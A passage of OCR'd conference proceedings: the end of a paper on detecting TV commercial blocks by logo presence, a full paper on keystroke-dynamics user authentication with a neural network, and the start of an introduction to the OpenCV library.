The first main condition for existence of commercial block boundaries (beginning or end) is a significant change in logo presence. After this change has been detected, the next step is to determine the exact frame when the commecrial block started, that is, where the switch of presence to absence in the case of beginning of commercial block and of absence to presence in the case of end of commecrial block accured.

This part is relatively simple because after a significant change in logo presence is detected, it is only necessary to get back to the place where it was first noticed before being taken as a significant.

However, during the next steps several problems can arise and they need to be examined by cases.

First case shown on Figure 5 illustrates an ideal change of presence where there is no doubt about exact point of the boundary and the fact that we have a boundary.

Second case shown on Figure 6 is a more bit complicated and it shows one presence type bordered by two equivalent presence types. In such a case there is no sense of taking about a commercial block boundary; it is more probable that some of aforementioned events caused this case. Third case shown on Figure 7 is very similar to the second one and is therefore not explained.

Fourth case shown on Figure 8 is very similar to the first one with the difference of several insignificant presence types between two different significant presence types. Here we can also speak of a commercial block boundary.

Except for the condition which is met when a significant logo presence change occured, we have to introduce a second condition as well, which is met when the first next significant logo presence is different from the previous significant one. The next question is whether the boundary is on the end of the first of the significant presences or at the beginning of the second one. After a greater number of experimental tests it is easily to conclude that in most cases the boundary is to be placed at the end of the first significant state, that is, at the beginning of the sequence of insignificant logo presences.

IV. EXPERIMENTAL RESULTS

A program implementation of the described method developed using C++ on Linux operating system was




Figure 5. Two adjacent significant types of logo presence..




Figure 6. Insignificant logo presence type bordered by two equivalent significant logo presence types.




Figure 7. More consecutive insignificant logo presence types bordered by two equivalent significant logo presence types.




Figure 8. More consecutive insignificant logo presence types bordered by two unequivalent significant logo presence types.

tested on four Croatian TV channels of Nova TV, RTL TV, RTL 2 TV and Doma TV whose logos mostly cover all different properties of logos mentioned in [2]. The video test base was formed by recording channel content at random chosen times so as to contain movies, various shows and the commercials and all videos were later deleted in order to protect copyrights. The testing itself can be split in more principle components: testing of logo recognition, testing of commercial recognition and testing of boundary determination. In the following text every mentioning of the program referrs to the implementation.

A. Logo recognition

Assuming the video had a good starting quality, the program almost always recognized the logo at various times during the rest of video and only two cases presented some problems:

- the background color mathes the logo color
- and the logo suddenly changes its position.

In the first case a simple problem is encountered where there are no sharp edges to detect, but as most logos are white or transparent, such cases are not so often.

The second case is much more dangerous because the old knowledge of edge positions is of little value for further edge recognition. The problem complicates further when the logo size changes as well as the position so a simple translation is not enough. The problem is solved by applying new learning as it was described, but as long as new pixel positions are not learned, data processing will be erroneous when deciding about logo presence significance.

B. Commectial recognition

Due to the fact that a commercial never contains the logo of the channel, the program always recognized all commericals if they were longer than 10 seconds which was always the case and taking that in consideration the commercial recognition was 100%. The problem was in the false positive cases when there was no commecial, but this cases were relatively rare and their causes were described in the previous chapter.

C. Commercial block boundaries

Experimental results of boundary detection on 10 chosen commercial blocks on different channels, that is, testing 20 boundaries, looked like this:

- 12 boundaries were recognized correctly
- 4 boundaries were recognized at a distance of no more than 50 frames from their original position
- 4 boundaries were recognized at a distance of more than 50 frames from their original position

It is important to mention that several cases of correct boundary recognitions included selecting one of consecutive monochrome frames which is however a legal choice since the frames have no special program affilition.

The boundaries which were recognized within 50 frames of their original position still represent a good result as we are talking of less than 2 seconds of real program. This cases occured mostly when hard cuts were not as hard as expected or they occured at unwanted positions.

The more failed boundary recognitions are a result of several unfavorable conditions being met at once and the method was in most cases deemed to fail.

D. Additional results overview

The used video contents surely do not represent all possible program types, but at the same tame, they do a large part of them. It must be mentioned that the accuracy of commercial recognition varies from channel to channel and the principle reasons for that are:

- not all logos equally hard to learn,
- different channels have different ways of logo removing and returning behaviour,
- the commecrial policy differs from channel to channel
- and some channels change position and size of their respective logos during different broadcast material.

For example, it was much easier to learn Nova TV or RTL TV logo then the one of Doma TV or RTL 2 TV which means that the detected edges contained much more pixels and were therefore easier to find in other frames.

As far as it concerns the second mentioned point, some channels remove their logos gradually, some do it instantly, some do it about 10 frames before the commercial block, some on the boundary itself and it is easy to see why this is a source of recognition problems.

Another problem is that in the policy of some channels there is no logo removing when the channel has so to say self-commercials about future broadcasting and such content is therefore not labeled as a commercial, even though it has some similar properties with them.

The last point concerns position and size changing of the logo. This is not something that happens on every channel, but only on some of them and when such an event occurs, new learning has to be applied as it was described before.

V. CONCLUSION

Commercial recognition within video content is a subject for which solutions exist for some time, but they are still not on the level which would be hard to improve. Logo recognition is most certainly the most spread way to deal with the problem and most implementations use it in their handling. Even though prior data knowledge represents a great advantage for a single channel, the same data can be learned from the content which grants a great independence to the implementation using such learning, keeping at the same time a good discriminative power which is easily shown experimentaly. The main advantage of the described method is the possibility of using it without knowing any prior data knowledge and its

robustness to noise and small changes in logo size and position during time.

ACKNOWLEDGMENTS

The author thanks Sven Lončarić, PhD, for inspiration, helpful advice and guidance in preparing the paper.

REFERENCES

[1] R. Lienhart, C. Kuhmunch and W. Effelsberg, "On the Detection and Recognition of Television Commercials," in Proc. Of IEEE International Conference on Multimedia Computing and Systems, pp. 509-516, 1997.

[2] Regel, A. Entwicklung und Implementierung von Methoden zur Erkennung von Werbeblöcken im digitalen Fernsehen. Diplomarbeit. Technische Universität Ilmenau, 2003.

[3] Ramin Zabih, Justin Miller, and Kevin Mai. A Feature-Based Algorithm for Detecting and Classifying Scene Breaks. In Proc. ACM Multimedia 95, San Francisco, CA, pp. 189-200, 1995.

[4] Peter M. Fenwick. A New Dana Structure for Cumulative Frequency Tables. Software: Practice and Experience, Volume 24, Issue 3, str. 327–336, March 1994.

[5] Tinku Archarya, Ajoy K. Ray. Image processing: principles and applications: Edge Detection along Coordinate System Axes, 28. pp., John Wiley and Sons, 2005.

[6] Christoph Kuhnmünch. Automatische Erkennung von Werbung in Fernsehfilmen. Diploma Arbeit. Fakultät für Mathematik und Informatik, Universität Mannheim, July 1996.

[7] N. Dimitrova, S. Jeannin, J. Nesvadba, T. McGee, L. Agnihotri, and G. Mekenkamp. Real-time commercial detection using mpeg features. In 9th Int. Conf. On Information Processing and Management of Uncertainty in knowledge-based systems (IPMU 2002), Annecy, France, 2002. Invited paper

[8] Klaus Schöffmann, Mathias Lux, Laszlo Böszörmenyi. A Novel Approach for Fast and Accurate Commercial Detection in H.264/AVC Bit Streams Based on Logo Identification. Institute of Information Technology (ITEC), University of Klagenfurt. 15th International Multimedia Modeling Conference, MMM 2009., Sophia-Antipolis, France, 7th – 9th January 2009.

[9] J. V. J. M. Sanchez, X. Binefa and P. Radeva. Local color analysis for scene break detection applied to tv commercials recognition. In Proceedings of Visual 99, pp. 237–244, June 1999.

User Authentication Based on Keystroke Dynamics Analysis

Ivo Sluganović, Ana Karlović, Petra Bosilj, Mislav Šare, Sara Horvat
Faculty of Electrical Engineering and Computing
Unska 3, 10000 Zagreb
e-mail: name.surname@fer.hr

***Abstract*—User authentication based solely on user's password is the most commonly used method, but with several known issues. With the growing number of Internet users, most of whom are not familiar enough with security threats, as well as growing significance of their on-line activities, stolen passwords are becoming a major security problem. We argue that an additional, non-intrusive level of security can be achieved by analysing keystroke dynamics. A system was developed which uses an artificial neural network to discriminate between a genuine user and an impostor with a high success rate.**

I. Introduction

The increasing need for additional security measures in computer systems, online as well as offline, has motivated the research of various authentication techniques. As a non-intrusive and cheap (it requires no additional hardware) authentication technique , the analysis of the user's keystroke dynamics has been researched since 1980. [1].

This work focuses on building a system that would successfully store the typing dynamics of various users' passwords and could be used to provide an additional authentication layer besides the standard password protection. The decision about the user's identity is reached based on an artificial neural network output. The artificial neural network is trained on known pairs of users and passwords, as well as "impostor" samples in order to learn how to discriminate between a genuine user and an impostor. A separate neural network is constructed for each user–password pair.

The rest of the paper is structured as follows: The next section (section II) is a short introduction into recent works on the subject. An overview of the method and the application implemented for data retrieval can be found in section III-A. The structure and the training proces of the neural network is explained in section III-B. The description of the testing process and achieved results follows in section IV. A conclusion is given in section V.

II. Related work

Keystroke dynamics are biometric features from the category of *behavioral* features. While the *physiological* features (e.g. face, eye patterns, fingerprints) do not vary much along time, behavioral features may vary greatly even between two consecutive samplings [2] due to both controllable actions and unintentional psychological factors [3]. This temporal instability of behavioral features is common to static and dynamic hand signatures and keystroke dynamics, while voiceprints (especially made of the same uttered text) show an additional level of stability [2]. It is, thus, understandable that the authentication techniques based on analysing behavioral features are not yet as accurate as the techniques analysing the physiological features [4]. While not as accurate as physiological features, additional security layers including behavioral features are better accepted by the users because of the non-intrusive ways of data collection. Another advantage of security systems based on behavioral features is that they are easier to implement [4].

Two main directions of researching authentication based on keystroke dynamics include the analysis of the (usually pre-determined) written text [1], [2], [3], [5] or the analysis of a specific short text sample (e.g. personal name or password). If authentication was based on continuous typing (written text), it is usually language dependent: in [3], user reference profiles are constructed from the keystroke latencies and durations of the top n most frequent features of the pattern vectors corresponding to most common letter pairs and triplets in the English language. In [5], a similar technique is used, extraction features for most common English words instead of letter pairs.

Various techniques have been used in analysing the keystroke dynamics of a short text sample, and an overview with a detailed analysis of many of the techniques proposed in various works can be found in [6]. The paper [6] compares the proposed techniques based on *equal-error rate* and *zero-miss false-alarm rate*. While some papers focus on exploiting a single classification technique, there are examples of using a combination of multiple methods to identify users based on keystroke dynamics: in [7], a Genetic Algorithm approach is used for randomized search in combination with SVM as a base learner in the wrapper approach, while [4] uses a fusion of numerical methods with good performance properties that require a low training data volumes in the learning process and are easy to implement. Examples of user classificators based on a single classification technique include the rough set approach proposed by [8], statistical methods such as Naive Bayes classifier explored in [5] and an artificial neural network approach using autoassociative Multilayer perceptrons used by [9]. While the approach to collecting the training data is similar in most of the related works, approach to classification used in this work shows most similarities to the approach used by [9]. While most other approaches to classification and recognition strive to develop a mathematical model that corresponds with measured data and model a system based on the calculated model, artificial neural networks work directly




Fig. 1: Mean interkey times




Fig. 2: Mean hold times

with the measured data implicitly storing the model [10]. Many different topologies (e.g. single and multi-layer feedforward networks, recurrent networks, lattice structures) and perceptron activation functions (e.g. linear, step function, sigmoid function) allow the neural network to successfully model various mathematical models of input data correlations. We further argue that artificial neural networks are especially suitable for problems where data correlation can be easily observed from various input data visualizations but a mathematical model is not trivial to calculate. Since analyzing user keystroke dynamics is just such type of problem, an assessment of user authentication system based on artificial neural networks is given.

III. Approach

A. Collection of the training data

To successfully implement the proposed system, data from various user–password pairs had to be collected and the features extracted. An application for this purpose was implemented in *C#*. The neural network training process and classification of new data, implemented in *Matlab* (cf. section III-B) was later built into the *C#* data retrieval application, allowing for the same application to be used for the live testing of the constructed neural network.

The implemented application allows to set up various user–password pairs before the beginning of the data collection process. Features for the training and testing input vectors are then extracted only from correctly–typed passwords. Features extracted from a single password are *interkey* and *hold* times. Interkey times represent the time difference between successive keystrokes while hold times correspond to the duration of a certain keypress. We include the information about a *<enter>* keypress that occurs after typing in the password to obtain one addition interkey and hold time. This way, a single 8-character-long password is represented by a 17-features-long feature vector. Similar features have been used extensively throughout other keystroke dynamics works and can be seen in [7], [5], [2], [9]. Some authors also define *Flight time* as the time between the release event of one key and the next keypress event. Since Flight time can be constructed as a linear combination of interkey and hold times, we argue that they are irrelevant in the neural network approach since the Network naturally works with linear combination of it's inputs. A visual proof that interkey and hold times provide discriminatory features describing user passwords can be seen on Figures 1 and 2 representing mean values for interkey and hold times for 5 different users.

The chosen passwords are not full English words, but rather a (semi)-random set of eight lower-case letters and numbers. That way, the passwords resemble real user passwords, while eliminating the need for an extra keypress of the shift key by omitting the upper case letters and special characters from the passwords to allow more fluent typing.

Ideally, multiple password input attempts should be taken over a long period of time. Because of the time restrictions, most of the data from a user is collected in a single session. The problem with this approach is that the user "learns" the passwords over several repeated tries, and thus the latter feature vectors contain smaller measures because of the user's faster typing. For this reason, the data used as input and testing data from which the main part of the results is obtained is collected in such a way that:

- between 100 and 200 password samples from a single user represent the *real* user samples
- around 15 password samples from every other user together form the *imposter* samples.

Additionally, each real user rehearsed typing his or her password before his data-collecting session to better reflect the fact that most users type their passwords quite often. On the other hand, imposter users did not practice typing other users' password before the session. The number of different user-password samples can be seen in Table I, with the *real* user-password combinations shown on the main diagonal.

Another imperfection in the data collection method was that different users used different keyboards in the process. While some other works argue that it is better to collect data in a strictly controlled environment (single keyboard previously unused by the subjects) [6], [2], [7], our premise is that the data typed from the user's usual keyboard better reflects the real life password typing situations. The real user will most often type in his or her password from a familiar environment (e.g. home/office computer) as will the impostor (e.g. in case of online attack). The premise can be justified by the works of [5] or [9] where the emphasis is not on the users typing in the same environment.

User \ Password	qt2ixclb	sh47dlop	31f4ljo2	r27fkclm	bhdr24oo
Ana	100	15	20	20	20
Sara	20	100	20	37	20
Petra	20	15	144	20	20
Ivo	10	15	20	100	15
Mislav	10	15	21	15	200

TABLE I: Distribution of user-password samples




Fig. 3: Model of a single neuron - $[x_1..x_n]$ is the input, $[w_1..w_n]$ model the weights, with the output y calculated after applying the activation function $\rho(\cdot)$




Fig. 4: A multilayer perceptron feedforward network with equal number of perceptrons in each layer, where each layer is fully connected to the next

B. Topology and training process of the artificial neural network

In addition to the *C#* application used for collecting data and live testing of the trained Network (cf. section III-A), a *Matlab* application was developed to train the neural network (using *Neural Network Toolbox*) and gather network performance data.

To train the neural network for a single user-password combination (represented by a single column in Table I), the data is separated in two files: one containing the real user's input information, and one with the data collected when all other users attempted to type the same password. As 10-*fold cross-validation* has been used in estimating the performance of the neural network, the data used as a learning set in each iteration consists of 90% of the all the available password samples for a single user as well as 90% of the imposter data. The remaining 10% of the data is later used in testing, with the results of the performance data presented in section IV. The goal is for the Network to accept all the real user's inputs and reject all the imposters' attempts in typing the password.

The chosen topology of the artificial neural network is a *feedforward neural network*. This topology does not contain any directed cycles in perceptron connections, as opposed to the recurrent neural networks. Due to the complexity of the model, we believe that a single-layer perceptron network would not be able to learn the required model. Instead, a *multilayered perceptron* is used. MLP consists of a group of neurons, organized in layers. The input and output layers connect the neural network to the outside world (i.e. inputs and outputs). Except for these two layers, there is at least one more hidden layer. The hidden layer neurons are not directly accessible, and are used to implicitly store the model of the input data [10]. Models of a single neuron and a MLP can be seen on Figures 3 and 4 respectively. The decision about the number of the layers, as well as the number of neurons in each layer is left to the designer of the network. This choice often relies on the specific problem requirements as well on the experience of the neural network designer. For this problem, an artificial neural network with 3 hidden layers has been constructed, with 8, 12 and 8 neurons in the hidden layers. The choice to use three hidden layers was made empirically. Our testing showed that when using less than three hidden layers, the neural network shows poor generalization qualities, e.g. the decision making process is heavily based on comparison of total password type times. Such a neural network could easily give false positive outputs for an imposter mimicking a slow-typing user by typing in an equally slow pace. On the other hand, using a greater number of layers did not significantly improve authentication accuracy, while the training and execution times were prolonged for such a Network.

Explicit storage and learning of the input data model is done using *backpropagation algorithm* which works in two phases: *forward* and *backward* phase.

The first, forward phase includes input samples represented as information signals which are moving in the forward direction, from the input nodes, through the hidden layers, towards the output nodes. During this process, the output of each neuron is determined by applying an activation function using on a sum of the weighted inputs and a bias factor specific to the current neuron:

$$\rho(v) = \frac{1}{1 + e^{-v}},$$

where v represents the weighted sum. The signals are propagated through the network all the way to the output layer. The forward pass ends with the computation of an error signal of the single output neuron as the difference between the desired and produced output:

$$e = d - y,$$

where d is the desired output, and y is the actual output given by the network.




Fig. 5: Mean Square Error distribution among the users after the completion of the neural network learning phase




Fig. 6: Average number of epochs per user in the training phase of the neural network

The second phase propagates the error signal in the backward direction, from the output layer, towards the input layer. A local gradient is calculated for each neuron. Using the delta rule, adjustments are then applied to the weight and bias parameters of every neuron to minimize the error in a statistical sense:

$$\Delta w_{ji}(n) = \eta \delta_j(n) y_i(n),$$
$$w_{ji}(n+1) = w_{ji}(n) + \Delta w_{ji}(n),$$

where η is the constant of the learning process, $\delta_j(n)$ a local gradient in the neuron j and $y_i(n)$ input to the jth neuron.

After adjustment of all the weights in all the layers, ending with the input layer, a new sample is presented to the network. Presentation of the pairs continues in a random order to ensure a stochastic weight space optimization. As the training of the perceptron is implemented using a pre-existent *Matlab* function, a Mean Square Error criteria was used for an internal quality measure. Training stops when the internal quality measure ensures sufficiently small error rate to assure good generalization properties of the neural network. Empirically chosen threshold for the Mean Square Error was 0.2, while the final Mean Square Error for a single user varied depending on the discriminatory qualities of the input data. The average Mean Square Error for all the users was 0.1141, while the exact numbers are shown graphically in Figure 5. Number of epochs needed to achieve these results is shown in Figure 6 with the average number of epochs




Fig. 7: A graphical representation of the data presented in Table II

through all the users equal to 16.68.

Internally, the goal values are 1 for accepting the input feature vector, and -1 for rejecting it. The Networks outputs are real values in the range $[-1, 1]$. The quality of the neural network outputs for different thresholds for rejecting the input is presented along with other results in section IV.

IV. Testing and Performance of the *ANN*

Performance of the neural network was measured using 10-*fold cross-validation* technique as previously mentioned in III-B. This method divides the input set randomly in to 10 equal portions, separately for the real user samples and the imposter samples. In each of the 10 iterations of the testing process, a different portion of the input set is chosen as a *validation set*, while the remaining 90% is used as the *learning set* for the iteration. The Network performance is then estimated as a mean of performance values obtained in each iteration.


Testing of the neural network was done for five different user-password combinations. The input set, already described in section III-B which can be seen in Table I, consisted of between 100 and 200 feature vectors obtained from the real user, as well as between 60 and 100 feature vectors from the imposter user samples.

The results of the 10-fold cross-validation process are presented in Table II with a graphical representation in Figure 7.


The rate of *false negative* detections (i.e. samples belonging to the real user that have been rejected) is in most cased lower then the rate of *false positive* samples (i.e. accepted imposter samples). The reason for this is that while the Network tries to divide the feature-space in to two classes, *real* and *imposter*, only the feature vectors belonging to the *real* users class are localized in the feature space. Number of samples belonging to the imposters is significantly smaller than the number of the real samples contributing to better classification of the *real* samples and more misses when classifying the *imposter* samples. It can also be observed that our results

Password	# real user samples	# imposter samples	error rate	false negative rate	false positive rate	F1-measure
qt2ixclb	100	75	6.85%	4.00%	10.66%	0.941
sh47dlop	100	97	2.03%	2.00%	2.06%	0.980
31f4ljo2	144	75	3.65%	1.38%	8.00%	0.972
r27fkclm	100	60	1.87%	2.00%	1.67%	0.984
bhdr24oo	200	61	1.92%	1.00%	4.92%	0.988

TABLE II: 10-fold cross-validation data for the neural network




(a)




(b)

Fig. 8: F1-measures in regard to the threshold for two different pairs of users



(a)



(b)

Fig. 9: Impact of the threshold on the false positive and false negative rate. Number of false negative samples approaches it's maximum when the threshold rises, while the number of false positive samples is falling

are comparable to the results presented in the works using similar performance measures [9], [3].

For the main part of the testing process, a threshold of 0 was used to determine between real user's and imposter samples. To determine the impact of the threshold on the quality of the neural networks explicit model, performance of the Network with only two users typing the same password is examined. The number of samples per user is also greater, with the database consisting of around 400 samples from each user.

The impact of the threshold on the F1-measure can be seen on Figure 8. Figure 9 shows the average number of false positives and false negative samples with different threshold values. Different *equal-error* rates (i.e. the point where the number of false positive and negative samples is equal) and different maximums of the F1-measure in the Figures suggest that the threshold should be considered individually for each user, perhaps as a separate output parameter of the artificial neural network.

The application developed in *C#* also allows live testing of a trained neural network and demonstration of usability of the developed classifier. While training the artificial neural network for recognizing one user-password combination against 5 different imposter users takes from 10 to 15 seconds, once trained, the Network's outputs are obtained instantaneously.

V. Conclusion

It can be concluded from the results presented in the section IV that keystroke dynamics analysis holds big potential as an authentication method, but the methods used in the process have to be improved before it can be used as an independent security measure. The results also indicate that while artificial neural networks show good performance in this situation, as well as potential for improvement, there are some drawbacks to this approach. In the real-world situation, training the Network with "imposter" samples would require for a user to repeat his password to several individuals whose samples will be used for training of the Network. Also, there is only a limited number of samples (and people) available as the "imposter" samples, while in the real world, there is an infinite number of possible imposters.

The application developed for collecting data and live testing the trained neural network is implemented modu-

larly, and as such can be used in the future with any neural network keystroke dynamics system, as well as any other implementation of a similar system.

While the developed application implements the functionality of adding a new user to an existing system, for each new user the samples for the user as well as the imposter have to be presented to the system. This is due to the fact that the current implementation creates a separate neural network for each user in the database. To improve the systems scalability as well as avoid the need for imposter samples, a different architecture of a neural network could be attempted. This could be achieved by training the Network with only the real user samples and having multiple output neurons, each corresponding to a particular user.

GRATITUDE AND THANKS

The authors of the paper would like to thank everyone who contributed to this paper with providing the input data required for performance analysis.

REFERENCES

[1] R. Gaines, "Authentication by keystroke timing: Some preliminary results," DTIC Document, Tech. Rep., 1980.

[2] F. Bergadano, D. Gunetti, and C. Picardi, "User authentication through keystroke dynamics," *ACM Transactions on Information and System Security (TISSEC)*, vol. 5, no. 4, pp. 367–397, 2002.

[3] F. Monrose and A. Rubin, "Keystroke dynamics as a biometric for authentication," *Future Generation Computer Systems*, vol. 16, no. 4, pp. 351–359, 2000.

[4] S. Hocquet, J. Ramel, and H. Cardot, "User classification for keystroke dynamics authentication," *Advances in biometrics*, pp. 531–539, 2007.

[5] R. Janakiraman and T. Sim, "Keystroke dynamics in a general setting," *Advances in Biometrics*, pp. 584–593, 2007.

[6] K. Killourhy and R. Maxion, "Comparing anomaly-detection algorithms for keystroke dynamics," in *Dependable Systems & Networks, 2009. DSN'09. IEEE/IFIP International Conference on*. IEEE, 2009, pp. 125–134.

[7] E. Yu and S. Cho, "Keystroke dynamics identity verification–its problems and practical solutions," *Computers & Security*, vol. 23, no. 5, pp. 428–440, 2004.

[8] K. Revett, S. De Magalhães, and H. Santos, "On the use of rough sets for user authentication via keystroke dynamics," in *Proceedings of the aritficial intelligence 13th Portuguese conference on Progress in artificial intelligence*. Springer-Verlag, 2007, pp. 145–159.

[9] S. Cho, C. Han, D. Han, and H. Kim, "Web-based keystroke dynamics identity verification using neural network," *Journal of organizational computing and electronic commerce*, vol. 10, no. 4, pp. 295–307, 2000.

[10] S. Haykin, "Neural networks: A comprehensive foundation," *The Knowledge Engineering Review*, vol. 13, no. 4, pp. 409–412, 1999.

A brief introduction to OpenCV

Ivan Culjak, David Abram, Tomislav Pribanic, Hrvoje Dzapo, Mario Cifrek
Faculty of electrical engineering and computing, University of Zagreb, Zagreb, Croatia
ivan.culjak@fer.hr, david.abram@fer.hr, tomislav.pribanic@fer.hr, hrvoje.dzapo@fer.hr, mario.cifrek@fer.hr

Abstract - The purpose of this paper is to introduce and quickly make a reader familiar with OpenCV (Open Source Computer Vision) basics without having to go through the lengthy reference manuals and books. OpenCV is an open source library for image and video analysis, originally introduced more than decade ago by Intel. Since then, a number of programmers have contributed to the most recent library developments. The latest major change took place in 2009 (OpenCV 2) which includes main changes to the C++ interface. Nowadays the library has >2500 optimized algorithms. It is extensively used around the world, having >2.5M downloads and >40K people in the user group. Regardless of whether one is a novice C++ programmer or a professional software developer, unaware of OpenCV, the main library content should be interesting for the graduate students and researchers in image processing and computer vision areas. To master every library element it is necessary to consult many books available on the topic of OpenCV. However, reading such more comprehensive material should be easier after comprehending some basics about OpenCV from this paper.

I. INTRODUCTION

Computer Vision is the science of programming a computer to process and ultimately understand images and video, or simply saying making a computer see [1]. Solving even small parts of certain Computer Vision challenges, creates exciting new possibilities in technology, engineering and even entertainment. In order to advance vision research and disseminate vision knowledge, it is highly critical to have a library of programming functions with the optimized and portable code, and hopefully available for free. This was an original goal of Intel team back in 1999 when OpenCV (Open Source Computer Vision Library) was officially launched. Since then, a number of programmers have contributed to the most recent library developments. The latest major change took place in 2009 (OpenCV 2) which includes main changes to the C++ interface. The newest library release can be found on the OpenCV official website [2]. Nowadays the library has >2500 optimized algorithms. It is extensively used around the world, having >2.5M downloads and >40K people in the user group. OpenCV can be used in academic and commercial applications as well, under a BSD license [3]. To master every OpenCV library element it is necessary to consult many books available on the topic of OpenCV. Nevertheless, reading such more comprehensive material should be easier after comprehending a basic idea about OpenCV from this paper. In fact to make it even more convenient, the text presented here intentionally closely follows one of the most recent OpenCV sources [4].

II. BASIC LIBRARY STRUCTURE AND FEATURES

